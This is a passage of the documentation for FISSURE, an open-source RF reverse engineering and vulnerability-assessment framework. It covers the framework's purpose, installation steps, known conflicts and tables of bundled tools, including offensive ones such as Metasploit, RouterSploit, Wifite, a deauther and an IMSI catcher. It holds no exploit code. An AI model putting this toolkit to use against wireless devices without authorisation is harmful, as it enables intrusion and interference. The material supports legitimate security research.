
FISSURE

Chris Poore

Sep 03, 2023

TABLE OF CONTENTS:



https://github.com/ainfosec/FISSURE

Frequency Independent SDR-based Signal Understanding and Reverse Engineering

FISSURE is an open-source RF and reverse engineering framework designed for all skill levels with hooks for signal detection and classification, protocol discovery, attack execution, IQ manipulation, vulnerability analysis, automation, and AI/ML. The framework was built to promote the rapid integration of software modules, radios, protocols, signal data, scripts, flow graphs, reference material, and third-party tools. FISSURE is a workflow enabler that keeps software in one location and allows teams to effortlessly get up to speed while sharing the same proven baseline configuration for specific Linux distributions.

The framework and tools included with FISSURE are designed to detect the presence of RF energy, understand the characteristics of a signal, collect and analyze samples, develop transmit and/or injection techniques, and craft custom payloads or messages. FISSURE contains a growing library of protocol and signal information to assist in identification, packet crafting, and fuzzing. Online archive capabilities exist to download signal files and build playlists to simulate traffic and test systems.

The friendly Python codebase and user interface allows beginners to quickly learn about popular tools and techniques involving RF and reverse engineering. Educators in cybersecurity and engineering can take advantage of the built-in material or utilize the framework to demonstrate their own real-world applications. Developers and researchers can use FISSURE for their daily tasks or to expose their cutting-edge solutions to a wider audience. As awareness and usage of FISSURE grows in the community, so will the extent of its capabilities and the breadth of the technology it encompasses.

CHAPTER

ONE

HISTORY

FISSURE is a tool suite and RF framework consisting of dedicated Python components networked together for the purpose of RF device assessment and vulnerability analysis. FISSURE stemmed from the need to quickly identify and react to unknown devices or devices operating in unidentified modes in a congested RF environment. Over the years it has grown into an in-house laboratory tool used by AIS for nearly all things RF. In addition to its analysis and protocol cataloguing capabilities, it doubles as a repository for tried-and-true code developed by AIS along with popular third-party open-source software tools frequently used by the community. FISSURE can also be used to reliably stage Linux computers and bypass some of the more complicated software installs.

FISSURE was released to the public in August 2021 and is continuously growing. While it has an impressive list of capabilities, it has yet to reach its full potential. The framework embodies a robust approach and provides easy-to-use mechanisms for adding content. It is expected to always be in a state of maturation to continuously meet the needs of advancing technology.

CHAPTER

TWO

CONTRIBUTING

Suggestions for improving FISSURE are strongly encouraged. If you have any thoughts for new features, design changes, RF protocols, analysis tools, hardware, or targets, please contact Chris Poore via the GitHub Discussions and Issues tabs, the Discord channel, by submitting a pull request, or through email to poorec@ainfosec.com.

CHAPTER

THREE

CONTACTS

Join the Discord Server: https://discord.gg/JZDs5sgxcG
Follow on Twitter: https://twitter.com/FissureRF, @FissureRF, @AinfoSec
Chris Poore - Assured Information Security, Inc. - poorec@ainfosec.com
Business Development - Assured Information Security, Inc. - bd@ainfosec.com

CHAPTER

FOUR

ADDITIONAL RESOURCES

- AIS Page
- GRCON22 Slides
- GRCON22 Paper
- Hack Chat Transcript

CHAPTER

FIVE

LICENSE

GPL-3.0
For license details, see LICENSE

CHAPTER

SIX

AUTHORS

Christopher Poore

Chris Poore is a Senior Reverse Engineer at Assured Information Security in Rome, NY. He has expertise discovering vulnerabilities in wireless systems, gaining access to systems via RF, reverse engineering RF protocols, forensically testing cybersecurity systems, and administering RF collection events. He has been the main figure behind the design and implementation of FISSURE since its inception in 2014. Chris is excited about implementing ideas drawn from the community and taking advantage of increased networking opportunities, so please reach out to him.

6.1 Installation

The FISSURE installer is helpful for staging computers or installing select software programs of interest. The code can be quickly modified to allow for custom software installs. The size estimates for the programs are before and after readings from a full install. The sizes for each program are not exact as some dependencies are installed in previously checked items. The sizes may also change over time as programs get updated.

6.1.1 Requirements

It is recommended to install FISSURE on a clean operating system to avoid conflicts with existing software. The items listed under the "Minimum Install" category are what is required to launch the FISSURE Dashboard without errors. Select all the recommended checkboxes (Default button) to avoid additonal errors while operating the various tools within FISSURE. There will be multiple prompts throughout the installation, mostly asking for elevated permissions and user names.

6.1.2 Cloning

```
$ git clone https://github.com/ainfosec/FISSURE.git
$ cd FISSURE
$ git checkout <Python2_maint-3.7> or <Python3_maint-3.8> or <Python3_maint-3.10>
$ git submodule update --init
$ ./install
```

This will install PyQt software dependencies required to launch the installation GUIs if they are not found. The git submodule command will download all missing GNU Radio out-of-tree modules from their repositories.

6.1.3 Installer

Next, select the option that best matches your operating system (should be detected automatically if your OS matches an option). The "Minimum Install" option is a list of programs needed to launch the FISSURE Dashboard without any errors. The remaining programs are needed to utilize the various hardware and software tools integrated into FISSURE menu items and tabs.

6.1.4 Uninstalling

There is no uninstaller for FISSURE. Exercise caution when installing several GB of new software for all the installer checkboxes. There are only a few places where FISSURE writes to the system outside of apt-get, make, or pip commands. A future uninstaller could get rid of those changes.

The following are locations that are impacted by the FISSURE installer:

- a couple PPAs for getting the latest/specific versions of software
- writes to `~/.local/bin` and `~/.bashrc` (or equivalent) for issuing the fissure command and displaying the icon
- GNU Radio paths added to `~/.bashrc` (or equivalent)
- GNU Radio `~/.gnuradio/config.conf` file for detecting FISSURE OOT modules
- `/etc/udev` rules for detecting hardware
- UHD images from `uhd_images_downloader` command, `sysctl` changes to `net.core.wmem_max`
- Optional Wireshark user groups to use it without sudo
- ESP32 Bluetooth Classic Sniffer and FISSURE Sniffer wireshark plugins

Many programs are stored in the ~/Installed_by_FISSURE folder but the dependencies are heavily intertwined amongst the programs.

6.1.5 Usage

Open a terminal and enter: `fissure`

The intended method for launching FISSURE is through the terminal without sudo. The terminal provides important status and feedback for some operations. Refer to the FISSURE documentation for more details.

6.1.6 Known Conflicts

The following are a list of known software conflicts and incompatibilities within FISSURE:

- **Ubuntu 18.04**
  - aircrack 8812au driver crashes computer on reboot, other drivers are dependent on kernel version
  - Python2 branch avoids installation of programs that depend on PyQt5.
- **Ubuntu 20.04**
  - Geany in 20.04 needs *[styling] line_height=0;2;* added to Tools>Configuration Files>filetypes.common to see underscores
- **Ubuntu 22.04**
  - Gpick does not work on Wayland, using wl-color-picker as a substitute

- **Other**
  - gr-gsm has to be installed twice for all blocks to be recognized
  - UBX daughterboards require specific UHD versions
  - Don't name the TSI component "tsi.py", it messes with importing gr-TSI blocks
  - ZMQ header adds something similar to 0x0007020004 to TCP data in PUB sink (flags/payload_length/command_length/command). A *sub_listener.setsockopt_string(zmq.SUBSCRIBE,u")* would need to drop the three bytes for the command length and command.
  - The default variable values for flow graphs with GUIs cannot be changed with *loadedmod = __import__(flow_graph_filename)*. This means serial or IP address variables must be accessed with parameter blocks and flow graphs called by the python command (mostly for inspection flow graphs).

6.1.7 Third-Party Software

The following is a table of the major software tools that have been proven to work for each supported operating system.

Software	Ubuntu 18.04.6	Ubuntu 20.04.4	Ubuntu 22.04.1
Aircrack-ng			
airgeddon			
Anki			
Arduino IDE			
baudline			
Bless			
btscanner			
CRC RevEng			
CyberChef			
Dire Wolf			
Dump1090			
Enscribe			
ESP32 Bluetooth Classic Sniffer			
ESP8266 Deauther v2			
FALCON			
fl2k			
Fldigi			
FoxtrotGPS			
Geany			
GNU Radio			
Google Earth Pro			
Gpredict			
Gpick			
GQRX			
gr-acars			
gr-adsb			
gr-ainfosec			
gr-air-modes			
gr-ais			
gr-bluetooth			
gr-clapper_plus			
gr-dect2			

continues on next page

Table 1 – continued from previous page

Software	Ubuntu 18.04.6	Ubuntu 20.04.4	Ubuntu 22.04.1
gr-foo			
gr-fuzzer			
gr-garage_door			
gr-gsm			
gr-ieee802-11			
gr-ieee802-15-4			
gr-iio			
gr-iridium			
gr-j2497			
gr-limesdr			
gr-mixalot			
gr-nrsc5			
gr-paint			
gr-rds			
gr-tpms			
gr-tpms_poore			
gr-X10			
gr-Zwave			
gr-zwave_poore			
GraphicsMagick			
Grip			
HackRF			
ham2mon			
HamClock			
hcidump			
htop			
Hydra			
ICE9 Bluetooth Sniffer			
IIO Oscilloscope			
IMSI-Catcher 4G			
Inspectrum			
IridiumLive			
iridium-toolkit			
Kalibrate			
Kismet			
libbtbb			
LTE-Cell-Scanner			
LTE-ciphercheck			
m17-cxx-demod			
Meld			
Metasploit			
minicom			
minimodem			
mkusb/dus/guidus			
monitor_rtl433			
multimon-ng			
NETATTACK2			
nrsc5			
OpenBTS			
openCPN			

continues on next page

Table 1 – continued from previous page

Software	Ubuntu 18.04.6	Ubuntu 20.04.4	Ubuntu 22.04.1
openHAB			
openWebRX			
Proxmark3			
PuTTY			
pyFDA			
PyGPSClient			
QSpectrumAnalyzer			
QSSTV			
QtDesigner			
radiosonde_auto_rx			
rehex			
retrogram-rtlsdr			
RouterSploit			
rtl_433			
rtl8812au Driver			
RTLSDR-Airband			
rtl-zwave			
scan-ssid			
Scapy			
SdrGlut			
SDRTrunk			
SigDigger			
Spectrum Painter			
Spektrum			
srsRAN/srsLTE			
systemback			
trackerjacker			
UDP Replay			
Universal Radio Hacker			
V2Verifier			
Viking			
WaveDrom			
Waving-Z			
Wifite			
Wireshark			
wl-color-picker			
WSJT-X			
Xastir			
ZEPASSD			
Zigbee Sniffer			

6.1.8 Third-Party Software Versions

The following are the software versions that are included with the FISSURE installer for the most recent major version of each supported operating system. This list will be updated periodically.

- *Ubuntu 18.04.6*
- *Ubuntu 20.04.4*
- *Ubuntu 22.04.1*

6.1.8.1 Ubuntu 18.04.6

Software	Version	From Sour	Links/Author
Aircrack-ng	1.2 rc4	No	http://www.aircrack-ng.org/
Arduino IDE	1.8.15	No	https://www.arduino.cc/en/software
airgeddon	v11.01	Yes	https://github.com/v1s1t0r1sh3r3/airgeddon
Anki	2.1.0beta36	No	https://apps.ankiweb.net/
baudline	version 1.08	No	https://www.baudline.com/
Bless	0.6.0	No	https://github.com/afrantzis/bless
btscanner	2.1-6	No	https://salsa.debian.org/pkg-security-team/btscanner
CRC RevEng	3.0.5	Yes	https://reveng.sourceforge.io/
CyberChef	-	Yes	https://gchq.github.io/CyberChef/
Dire Wolf	dev	Yes	https://github.com/wb2osz/direwolf
Dump1090	1.10.3010.1	Yes	https://github.com/antirez/dump1090
dump978	latest	Yes	https://github.com/mutability/dump978
Enscribe	0.1.0	No	Jason Downer
ESP32 Bluetooth Classic Sniffer	master	Yes	https://github.com/Matheus-Garbelini/esp32_bluetooth_classic_sniffer
ESP8266 Deauther v2	v2	Yes	https://github.com/SpacehuhnTech/esp8266_deauther
FALCON	-	Yes	https://github.com/falkenber9/falcon
fl2k	-	Yes	https://osmocom.org/projects/osmo-fl2k/wiki
Fldigi	4.0.1	No	http://www.w1hkj.com/
FoxtrotGPS	1.2.1	No	https://www.foxtrotgps.org/
Geany	1.32	No	https://www.geany.org/
GNU Radio	3.7.13.5	No	https://www.gnuradio.org/

continues on next page

Table 2 – continued from previous page

Software	Version	From Sour	Links/Author
Google Earth Pro	latest	No	https://www.google.com/earth/versions/
Gpick	0.2.5	No	https://github.com/thezbyg/gpick
Gpredict	2.0-4	No	http://gpredict.oz9aec.net/
GQRX	2.9	No	https://gqrx.dk/
gr-acars	3.7.5	Yes	https://sourceforge.net/projects/gr-acars/
gr-adsb	master/wnagele	Yes	https://github.com/wnagele/gr-adsb
gr-ainfosec	maint-3.7	Yes	https://github.com/ainfosec/fissure
gr-air-modes	0.0.2.c29eb2ubuntu1	No	https://github.com/bistromath/gr-air-modes
gr-ais	?	Yes	https://github.com/bistromath/gr-ais
gr-bluetooth	master	Yes	https://github.com/greatscottgadgets/gr-bluetooth
gr-clapper_plus	maint-3.7	Yes	https://github.com/cpoore1/gr-clapper_plus
gr-dect2	pyqt4	Yes	https://github.com/pavelyazev/gr-dect2
gr-foo	maint-3.7	Yes	https://github.com/bastibl/gr-foo
gr-fuzzer	maint-3.7	Yes	https://github.com/ainfosec/fissure
gr-garage_door	maint-3.7	Yes	https://github.com/cpoore1/gr-garage_door
gr-gsm	development	Yes	https://github.com/ptrkrysik/gr-gsm
gr-ieee802-11	maint-3.7	Yes	https://github.com/bastibl/gr-ieee802-11
gr-ieee802-15-4	maint-3.7	Yes	https://github.com/bastibl/gr-ieee802-15-4
gr-iio	0.3-myriadrf1~	No	https://github.com/analogdevicesinc/gr-iio
gr-iridium	?	Yes	https://github.com/muccc/gr-iridium
gr-j2497	maint-3.7	Yes	https://github.com/ainfosec/gr-j2497
gr-limesdr	master	Yes	https://github.com/myriadrf/gr-limesdr
gr-mixalot	maint-3.7	Yes	https://github.com/unsynchronized/gr-mixalot
gr-nrsc5	maint-3.7	Yes	https://github.com/argilo/gr-nrsc5
gr-paint	maint-3.7	Yes	https://github.com/drmpeg/gr-paint

continues on next page

Table 2 – continued from previous page

Software	Version	From Sour	Links/Author
gr-rds	maint-3.7	Yes	https://github.com/bastibl/gr-rds
gr-tpms	master	Yes	https://github.com/jboone/gr-tpms
gr-tpms_poore	maint-3.7	Yes	https://github.com/cpoore1/gr-tpms_poore
gr-X10	maint-3.7	Yes	https://github.com/cpoore1/gr-X10
gr-Zwave	master	Yes	https://github.com/BastilleResearch/scapy-radio/tree/master/gnuradio/gr-Zwave
gr-zwave_poore	maint-3.7	Yes	https://github.com/cpoore1/gr-zwave_poore
GraphicsMagick	1.3.28-2ubuntu0.1	No	http://www.graphicsmagick.org/
Grip	4.6.1	No	https://github.com/joeyespo/grip
HackRF	2022.09.1	Yes	https://github.com/greatscottgadgets/hackrf/releases
ham2mon	master	Yes	https://github.com/madengr/ham2mon
HamClock	latest	Yes	https://www.clearskyinstitute.com/ham/HamClock/
hcidump	5.48	No	http://www.bluez.org/
htop	2.1.0	No	https://github.com/htop-dev/htop
Hydra	8.6	No	https://github.com/vanhauser-thc/thc-hydra
ICE9 Bluetooth Sniffer	master	Yes	https://github.com/mikeryan/ice9-bluetooth-sniffer
IIO Oscilloscope	master	Yes	https://github.com/analogdevicesinc/iio-oscilloscope
IMSI-Catcher 4G	-	Yes	Joe Reith, AIS
Inspectrum	0.2-1	No	https://github.com/miek/inspectrum
IridiumLive	1.2-35021	Yes	https://github.com/microp11/iridiumlive
iridium-toolkit	master	Yes	https://github.com/muccc/iridium-toolkit
Kalibrate	v0.4.1-rtl	Yes	https://github.com/steve-m/kalibrate-rtl
Kismet	Kismet 2016-07-R1	No	https://www.kismetwireless.net/

continues on next page

Table 2 – continued from previous page

Software	Version	From Sour	Links/Author
libbtbb	master	Yes	https://github.com/greatscottgadgets/libbtbb
LTE-Cell-Scanner	master/1.1.0	Yes	https://github.com/JiaoXianjun/LTE-Cell-Scanner
LTE-ciphercheck	rebase_20.04	Yes	https://github.com/mrlnc/LTE-ciphercheck
Meld	3.18.0	No	https://meldmerge.org/
Metasploit	6.2.10-dev-	Yes	https://www.metasploit.com/
minicom	2.7.1	No	https://salsa.debian.org/minicom-team/minicom
minimodem	0.24	No	http://www.whence.com/minimodem/
mkusb/dus/guidus	22.1.2	No	https://help.ubuntu.com/community/mkusb
monitor_rtl433	master	Yes	https://github.com/mcbridejc/monitor_rtl433
multimon-ng	master	Yes	https://github.com/EliasOenal/multimon-ng
NETATTACK2	master	Yes	https://github.com/chrizator/netattack2
nrsc5	master	Yes	https://github.com/theori-io/nrsc5
OpenBTS	release 5.0-master+646	Yes	http://openbts.org/
openCPN	5.6.2	No	https://opencpn.org/
openHAB	3.1.0	No	https://www.openhab.org/
Proxmark3	master	Yes	https://github.com/Proxmark/proxmark3
PuTTY	Release 0.70	No	https://www.putty.org/
PyGPSClient	1.3.5	No	https://github.com/semuconsulting/PyGPSClient
QSpectrumAnalyzer	2.1.0	No	https://github.com/xmikos/qspectrumanalyzer
QSSTV	9.2.6	No	https://charlesreid1.com/wiki/Qsstv
QtDesigner	4.8.7	No	https://doc.qt.io/qt-5/qtdesigner-manual.html
radiosonde_auto_rx	master	yes	https://github.com/projecthorus/radiosonde_auto_rx
rehex	master	Yes	https://github.com/solemnwarning/rehex
retrogram-rtlsdr	master	Yes	https://github.com/r4d10n/retrogram-rtlsdr

continues on next page

Table 2 – continued from previous page

Software	Version	From Sour	Links/Author
RouterSploit	master	Yes	https://www.github.com/threat9/routersploit
rtl_433	master	Yes	https://github.com/merbanan/rtl_433
rtl8812au Driver	latest (fix)	Yes	https://github.com/aircrack-ng/rtl8812au
RTLSDR-Airband	master	Yes	https://github.com/szpajder/RTLSDR-Airband
rtl-zwave	master	Yes	https://github.com/andersesbensen/rtl-zwave
scan-ssid	master	Yes	https://github.com/Resethel/scan-ssid
Scapy	2.4.5 (Python2) 2.4.5 (Python3) 2.4.0 (scapy command)	No	https://scapy.net/
SdrGlut	master	Yes	https://github.com/righthalfplane/SdrGlut
SDRTrunk	v0.5.0-alpha.6	Yes	https://github.com/DSheirer/sdrtrunk
Spectrum Painter	master	Yes	https://github.com/polygon/spectrum_painter
Spektrum	2.1.0	Yes	https://github.com/pavels/spektrum
srsRAN/srsLTE	20.10.1	Yes	https://www.srslte.com/
systemback	1.8.402~ub	No	https://github.com/BluewhaleRobot/systemback
trackerjacker	1.9.0	Yes	https://github.com/calebmadrigal/trackerjacker
UDP Replay	1.0.0	Yes	https://github.com/rigtorp/udpreplay
Universal Radio Hacker	2.9.3	No	https://github.com/jopohl/urh
V2Verifier	1.1: 9e025e1	Yes	https://github.com/twardokus/v2verifier
Viking	1.10	Yes	https://sourceforge.net/projects/viking/
WaveDrom	Online Editor	-	https://github.com/wavedrom/wavedrom
Waving-Z	master	Yes	https://github.com/baol/waving-z
Wifite	master	Yes	https://github.com/derv82/wifite2

continues on next page

Table 2 – continued from previous page

Software	Version	From Sour	Links/Author
Wireshark	3.6.5	No	https://www.wireshark.org/
WSJT-X	1.1	No	https://physics.princeton.edu/pulsar/k1jt/wsjtx.html
Xastir	2.1.0-1	No	https://github.com/Xastir/Xastir
ZEPASSD	master	Yes	https://github.com/pvachon/zepassd
Zigbee Sniffer	0.1	Yes	https://github.com/yiek888/opensniffer

6.1.8.2 Ubuntu 20.04.4

Software	Version	From Sour	Links/Author
Aircrack-ng	1.6	No	http://www.aircrack-ng.org/
Arduino IDE	1.8.15	No	https://www.arduino.cc/en/software
airgeddon	v11.01	Yes	https://github.com/v1s1t0r1sh3r3/airgeddon
Anki	2.1.15	No	https://apps.ankiweb.net/
baudline	1.08	No	https://www.baudline.com/
Bless	0.6.0	No	https://github.com/afrantzis/bless
btscanner	2.1-8	No	https://salsa.debian.org/pkg-security-team/btscanner
CRC RevEng	3.0.5	Yes	https://reveng.sourceforge.io/
CyberChef	-	Yes	https://gchq.github.io/CyberChef/
Dire Wolf	dev	Yes	https://github.com/wb2osz/direwolf
Dump1090	1.010.3010.	Yes	https://github.com/antirez/dump1090
dump978	latest	Yes	https://github.com/mutability/dump978
Enscribe	0.1.0	No	Jason Downer
ESP32 Bluetooth Classic Sniffer	master	Yes	https://github.com/Matheus-Garbelini/esp32_bluetooth_classic_sniffer
ESP8266 Deauther v2	v2	Yes	https://github.com/SpacehuhnTech/esp8266_deauther
FALCON	-	Yes	https://github.com/falkenber9/falcon
fl2k	-	Yes	https://osmocom.org/projects/osmo-fl2k/wiki
Fldigi	4.1.06	No	http://www.w1hkj.com/
FoxtrotGPS	1.2.2	No	https://www.foxtrotgps.org/

continues on next page

Table 3 – continued from previous page

Software	Version	From Sour	Links/Author
Geany	1.36	No	https://www.geany.org/
GNU Radio	3.8.5.0	No	https://www.gnuradio.org/
Google Earth Pro	latest	No	https://www.google.com/earth/versions/
Gpick	0.2.6rc1	No	https://github.com/thezbyg/gpick
Gpredict	2.3-33-gca42d22-1	No	http://gpredict.oz9aec.net/
GQRX	2.12	No	https://gqrx.dk/
gr-acars	3.8	Yes	https://sourceforge.net/projects/gr-acars/
gr-adsb	master	Yes	https://github.com/mhostetter/gr-adsb
gr-ainfosec	maint-3.8	Yes	https://github.com/ainfosec/fissure
gr-air-modes	0.0.2019092build2	No	https://github.com/bistromath/gr-air-modes
gr-ais	master	Yes	https://github.com/bistromath/gr-ais
gr-bluetooth			https://github.com/greatscottgadgets/gr-bluetooth
gr-clapper_plus	maint-3.8	Yes	https://github.com/cpoore1/gr-clapper_plus
gr-dect2	master	Yes	https://github.com/pavelyazev/gr-dect2
gr-foo	maint-3.8	Yes	https://github.com/bastibl/gr-foo
gr-fuzzer	maint-3.8	Yes	https://github.com/ainfosec/fissure
gr-garage_door	maint-3.8	Yes	https://github.com/cpoore1/gr-garage_door
gr-gsm	master	Yes	https://github.com/ptrkrysik/gr-gsm
gr-ieee802-11	maint-3.8	Yes	https://github.com/bastibl/gr-ieee802-11
gr-ieee802-15-4	maint-3.8	Yes	https://github.com/bastibl/gr-ieee802-15-4
gr-iio	upgrade-3.8	Yes	https://github.com/analogdevicesinc/gr-iio
gr-iridium	maint-3.8	Yes	https://github.com/muccc/gr-iridium
gr-j2497	maint-3.8	Yes	https://github.com/ainfosec/gr-j2497
gr-limesdr	gr-3.8	Yes	https://github.com/myriadrf/gr-limesdr
gr-mixalot	maint-3.8	Yes	https://github.com/unsynchronized/gr-mixalot

continues on next page

Table 3 – continued from previous page

Software	Version	From Sour	Links/Author
gr-nrsc5	maint-3.8	Yes	https://github.com/argilo/gr-nrsc5
gr-paint	maint-3.8	Yes	https://github.com/drmpeg/gr-paint
gr-rds	maint-3.8	Yes	https://github.com/bastibl/gr-rds
gr-tpms			https://github.com/jboone/gr-tpms
gr-tpms_poore	maint-3.8	Yes	https://github.com/cpoore1/gr-tpms_poore
gr-X10	maint-3.8	Yes	https://github.com/cpoore1/gr-X10
gr-Zwave	-	Yes	https://github.com/BastilleResearch/scapy-radio/tree/master/gnuradio/gr-Zwave
gr-zwave_poore	maint-3.8	Yes	https://github.com/cpoore1/gr-zwave_poore
GraphicsMagick	1.4+really1.1	No	http://www.graphicsmagick.org/
Grip	4.6.1	No	https://github.com/joeyespo/grip
HackRF	2022.09.1	Yes	https://github.com/greatscottgadgets/hackrf/releases
ham2mon	master	Yes	https://github.com/ta6o/ham2mon
HamClock	latest	Yes	https://www.clearskyinstitute.com/ham/HamClock/
hcidump	5.53	No	http://www.bluez.org/
htop	2.2.0	No	https://github.com/htop-dev/htop
Hydra	9.0	No	https://github.com/vanhauser-thc/thc-hydra
ICE9 Bluetooth Sniffer	master	Yes	https://github.com/mikeryan/ice9-bluetooth-sniffer
IIO Oscilloscope	master	Yes	https://github.com/analogdevicesinc/iio-oscilloscope
IMSI-Catcher 4G	-	Yes	Joe Reith, AIS
Inspectrum	0.2.2-1build1	No	https://github.com/miek/inspectrum
IridiumLive	v1.2	Yes	https://github.com/microp11/iridiumlive
iridium-toolkit	master	Yes	https://github.com/muccc/iridium-toolkit
Kalibrate	v0.4.1-rtl	Yes	https://github.com/steve-m/kalibrate-rtl

continues on next page

Table 3 – continued from previous page

Software	Version	From Sour	Links/Author
Kismet	Kismet 2016-07-R1	No	https://www.kismetwireless.net/
libbtbb	master	Yes	https://github.com/greatscottgadgets/libbtbb
LTE-Cell-Scanner	master/1.1.0	Yes	https://github.com/JiaoXianjun/LTE-Cell-Scanner
LTE-ciphercheck	re-base_20.04	Yes	https://github.com/mrlnc/LTE-ciphercheck
m17-cxx-demod	master	Yes	https://github.com/mobilinkd/m17-cxx-demod
Meld	3.20.2	No	https://meldmerge.org/
Metasploit	v6.1.44-dev-	Yes	https://www.metasploit.com/
minicom	2.7.1	No	https://salsa.debian.org/minicom-team/minicom
minimodem	0.24	No	http://www.whence.com/minimodem/
mkusb/dus/guidus	22.1.2	No	https://help.ubuntu.com/community/mkusb
monitor_rtl433	master	Yes	https://github.com/mcbridejc/monitor_rtl433
multimon-ng	master	Yes	https://github.com/EliasOenal/multimon-ng
NETATTACK2	master	Yes	https://github.com/chrizator/netattack2
nrsc5	master	Yes	https://github.com/theori-io/nrsc5
OpenBTS			https://github.com/RangeNetworks/dev
openCPN	5.6.2	No	https://opencpn.org/
openHAB (fix)		No	https://www.openhab.org/
OpenWebRX	v0.20.3	No	https://github.com/jketterl/openwebrx
Proxmark3	master	Yes	https://github.com/Proxmark/proxmark3
PuTTY	0.73	No	https://www.putty.org/
pyFDA	0.7.1	No	https://github.com/chipmuenk/pyfda
PyGPSClient	1.3.5	No	https://github.com/semuconsulting/PyGPSClient
QSpectrumAnalyzer	2.1.0	No	https://github.com/xmikos/qspectrumanalyzer
QSSTV	9.4.4	No	https://charlesreid1.com/wiki/Qsstv
QtDesigner	5.12.8	No	https://doc.qt.io/qt-5/qtdesigner-manual.html

continues on next page

Table 3 – continued from previous page

Software	Version	From Sour	Links/Author
radiosonde_auto_rx	master	Yes	https://github.com/projecthorus/radiosonde_auto_rx
rehex	master	Yes	https://github.com/solemnwarning/rehex
retrogram-rtlsdr	master	Yes	https://github.com/r4d10n/retrogram-rtlsdr
RouterSploit	master	Yes	https://www.github.com/threat9/routersploit
rtl_433	master	Yes	https://github.com/merbanan/rtl_433
rtl8812au Driver	latest	Yes	https://github.com/aircrack-ng/rtl8812au
RTLSDR-Airband	master	Yes	https://github.com/szpajder/RTLSDR-Airband
rtl-zwave	master	Yes	https://github.com/andersesbensen/rtl-zwave
scan-ssid	master	Yes	https://github.com/Resethel/scan-ssid
Scapy	2.4.0	No	https://scapy.net/
SdrGlut	master	Yes	https://github.com/righthalfplane/SdrGlut
SDRTrunk	v0.5.0-alpha.6	Yes	https://github.com/DSheirer/sdrtrunk
SigDigger	master	Yes	https://github.com/BatchDrake/SigDigger
Spectrum Painter	master	Yes	https://github.com/polygon/spectrum_painter
Spektrum	2.1.0	Yes	https://github.com/pavels/spektrum
srsRAN/srsLTE	master	Yes	https://www.srslte.com/
systemback	1.8.402~ub	No	https://github.com/BluewhaleRobot/systemback
trackerjacker	1.9.0	No	https://github.com/calebmadrigal/trackerjacker
UDP Replay	master	Yes	https://github.com/rigtorp/udpreplay
Universal Radio Hacker	2.9.3	No	https://github.com/jopohl/urh
V2Verifier	master	Yes	https://github.com/twardokus/v2verifier
Viking	1.10	Yes	https://sourceforge.net/projects/viking/
WaveDrom	Online Editor	-	https://github.com/wavedrom/wavedrom
Waving-Z	master	Yes	https://github.com/baol/waving-z
Wifite	master	Yes	https://github.com/derv82/wifite2

continues on next page

Table 3 – continued from previous page

Software	Version	From Sour	Links/Author
Wireshark	3.6.5	No	https://www.wireshark.org/
WSJT-X	2.1.2	No	https://physics.princeton.edu/pulsar/k1jt/wsjtx.html
Xastir	2.1.4+git203	No	https://github.com/Xastir/Xastir
ZEPASSD	master	Yes	https://github.com/pvachon/zepassd
Zigbee Sniffer	0.1	Yes	https://github.com/yiek888/opensniffer

6.1.8.3 Ubuntu 22.04.1

Software	Version	From Sour	Links/Author
Aircrack-ng	1.6	No	http://www.aircrack-ng.org/
Arduino IDE	1.8.15	No	https://www.arduino.cc/en/software
airgeddon	v11.01	Yes	https://github.com/v1s1t0r1sh3r3/airgeddon
Anki	2.1.15	No	https://apps.ankiweb.net/
baudline	1.08	No	https://www.baudline.com/
Bless	0.6.3	No	https://github.com/afrantzis/bless
btscanner	2.1-9	No	https://salsa.debian.org/pkg-security-team/btscanner
CRC RevEng	3.0.5	Yes	https://reveng.sourceforge.io/
CyberChef	-	Yes	https://gchq.github.io/CyberChef/
Dire Wolf	dev	Yes	https://github.com/wb2osz/direwolf
Dump1090	1.010.3010.	Yes	https://github.com/antirez/dump1090
dump978	latest	Yes	https://github.com/mutability/dump978
Enscribe	0.1.0	No	Jason Downer
ESP32 Bluetooth Classic Sniffer	master	Yes	https://github.com/Matheus-Garbelini/esp32_bluetooth_classic_sniffer
ESP8266 Deauther v2	v2	Yes	https://github.com/SpacehuhnTech/esp8266_deauther
FALCON	-	Yes	https://github.com/falkenber9/falcon
fl2k	-	Yes	https://osmocom.org/projects/osmo-fl2k/wiki
Fldigi	4.1.20	No	http://www.w1hkj.com/
FoxtrotGPS	1.2.2+	No	https://www.foxtrotgps.org/

continues on next page

Table 4 – continued from previous page

Software	Version	From Sour	Links/Author
Geany	1.38	No	https://www.geany.org/
GNU Radio	3.10.4.0	No	https://www.gnuradio.org/
Google Earth Pro	latest	No	https://www.google.com/earth/versions/
Gpredict	2.3-72-gc596101-3	No	http://gpredict.oz9aec.net/
GQRX	2.15.8	No	https://gqrx.dk/
